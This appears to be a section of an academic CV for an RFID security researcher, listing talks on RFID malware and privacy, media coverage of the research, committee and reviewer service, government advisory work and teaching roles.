- ◇ ‘‘RFID Malware Demystified”. Black Hat Briefings, Las Vegas, Nevada, August 2006.
- ◇ ‘‘RFID Security and Privacy”. Dorkbot, Gent, Belgium, June 2006.
- ◇ ‘‘Introduction to RFID Malware”, Information Systems Security Association meeting, Delft, The Netherlands, June 2006.
- ◇ ‘‘Tag-Borne Attacks against RFID Middleware”, Workshop on Security in RFID and Contactless Cards, SAFE-NL, Delft, The Netherlands, June 2006
- ◇ ‘‘Introduction to RFID Malware”. Accenture SCCoP presentation series. May, 2006.

- ‘‘RFID Security for Sysadmins”. 5th USENIX/NLnet System Administration and Network Engineering (SANE 2006), Delft, The Netherlands, May, 2006.
- ‘‘From Cyberspace to your Kitchen: New Directions in Computer Viruses”, 1st Workshop on the Theory of Computer Viruses, LORIA, Nancy, France, May 2006
- ‘‘RFID Malware: How to Infect the Internet of Things”, DIT Seminar Series, University of Trento, Trento, Italy, Mar. 2006
- ‘‘RFID Malware: How to Infect the Internet of Things”, ICS Seminar Series, University of Rome “La Sapienza”, Rome, Italy, Mar. 2006
- ‘‘RFID: Applications, Threats, and Countermeasures”, CS Colloquium Series, University of Miami, Coral Gables, FL, Feb. 2006
- ‘‘RFID Guardian: A Personal Platform for RFID Security/Privacy”, Raboud University, Nijmegen, Feb. 2006
- ‘‘RFID Wants to be Free!”, Software Freedom Day, FSF, Tilburg, Sep. 2005
- ‘‘Fun and Mayhem with RFID”, What The Hack, USENIX/2600, Liempde, Jul. 2005
- ‘‘The Future of RFID Security ”, Philips Research, Eindhoven, Mar. 2005
- ‘‘Security Challenges in Ubiquitous Computing”, GNARP Workshop, Renesse, Mar. 2004

Selected Media Coverage

- ‘‘Jam Session: A Design to Block RFID Tags”, Wendy M. Grossman, Scientific American, July 2007.
- ‘‘Radio Chips and Hacker Tools”, Jan Rahm, Linux Magazine, April 2007.
- ‘‘RFID Britches: Security Risk?”, Dennis O’Reilly, PC World, April 1, 2007.
- ‘‘Keeping RFID Tags From Prying Eyes”, RFID Journal, March/April 2007.
- ‘‘RFID Strategy – RFID Privacy and Security Issues”, Paul Faber, IndustryWeek, January 9, 2007.
- ‘‘Your Own Personal RFID Firewall”, Annalee Newitz, Popular Science, December 28, 2006.
- ‘‘RFID Personal Firewall’, Bruce Schneier, Crypto-Gram, December 15, 2006.
- **R**adio Interview: BNR Nieuwsradio, August 31, 2006.
- ‘‘RFID: Readily Fooled Indeed”, Richard Martin, Unstrung, August 30, 2006.
- ‘‘Computer hackers get lesson on cloning passport, cash card tags”, Glenn Chapman, AFP, August 6, 2006.
- ‘‘How Secure is RFID?”, Sixto Ortiz, IEEE Computer, July 2006.
- ‘‘RFID – another technology, another security mess?”, William Knight, Infosecurity Magazine, May/June 2006.
- ‘‘Embedded Risks”, Peter Neumann, Communications of the ACM, May 2006
- ‘‘Antwoorden op kamervragen over het RFID virus” (Answering Parliament’s Questions about the RFID Virus), Transcript of discussion, Dutch Ministery of Internal Affairs, 9 May 2006.
- **R**adio Interview: Steel on Steel, April 15 2006.
- **R**adio Interview: Netherlands Radio 1, April 4, 2006.
- ‘‘New Research Shows Need for Improved RFID Application Security”, Gartner News Analysis, March 22, 2006.
- ‘‘Study Says Chips in ID Tags Are Vulnerable to Viruses”, John Markoff, New York Times, Page C3, March 15, 2006.
- ‘‘Vervanger streepjescode vatbaar voor virussen”, Michael Persson, De Volkskrant, Page 1, March 15, 2006

◇ ‘‘Scientists: RFID chips can carry a virus” (March 15, 2006)
The story was picked up by over 200 media outlets including:

- CNN News, BBC News, Fox News, MSNBC News
- Reuters, UPI, Washington Post, International Herald Tribune, Sydney Morning Herald
- Computerworld, PC World, New Scientist, Business Week, Red Herring
- Slashdot, RFID Journal, Securityfocus, The Register

Professional Service

◇ **Academic Service**

- PC member: 21st USENIX Large Installation System Administration (LISA ’07)
- PC member: 1st Intl. Workshop on RFID Technology (IWRT ’07)
- PC member: NLUUG Fall Conference 2006 (NJ2006), Spring Conference 2007 (VJ2007), 25th Anniversary Conference (NLUUG25)
- Reviewer: Elsevier Computers & Electrical Engineering 2007
- Reviewer: IEEE Computer 2007
- Reviewer: IEEE Communications Letters 2007
- Reviewer: IEEE Transactions on Dependable and Secure Computing 2007
- Reviewer: IEEE Transactions on Parallel and Distributed Systems 2006
- Reviewer: IEEE Transactions on Software Engineering 2006
- Reviewer: IEEE Pervasive Computing 2006
- Award Committee: Privacy Enhancing Technology (PET) Award 2007

◇ **Government Service**

- Led RFID security/privacy roundtable discussion at NIST, December 2006.
- Submitted a contactless security/privacy evaluation of the NIST 800-96 draft standard, upon invitation of US Dept. of Commerce, June 2006.
- Invited participant for RFID security/privacy debate, ‘RFID: Kansen en Risico’s van de nieuwe technologierevolutie’, at the Dutch ‘Tweede Kamer der Staten-Generaal’ (House of Representatives of the States General) Technology Committee meeting, April 2006

◇ **O**ther Service

- Board member: Netherlands Unix User Group

Teaching Experience

◇ **Teaching Assistant**

- Computer Networks (Oct 2003 – June 2006)
- Programming Languages (Apr 2004 – Sept 2005)